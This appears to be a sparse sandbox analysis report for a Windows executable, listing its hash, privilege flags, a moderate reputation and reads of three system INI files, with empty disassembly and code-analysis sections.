File size:	50688 bytes
MD5 hash:	41DF7355A5A907E2C1D7804EC028965D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\msdfmap.ini	unknown	1405	success or wait	1	84547	ReadFile
C:\Windows\system.ini	unknown	219	success or wait	1	84547	ReadFile
C:\Windows\win.ini	unknown	478	success or wait	1	84547	ReadFile

Disassembly

Code Analysis

Copyright null 2021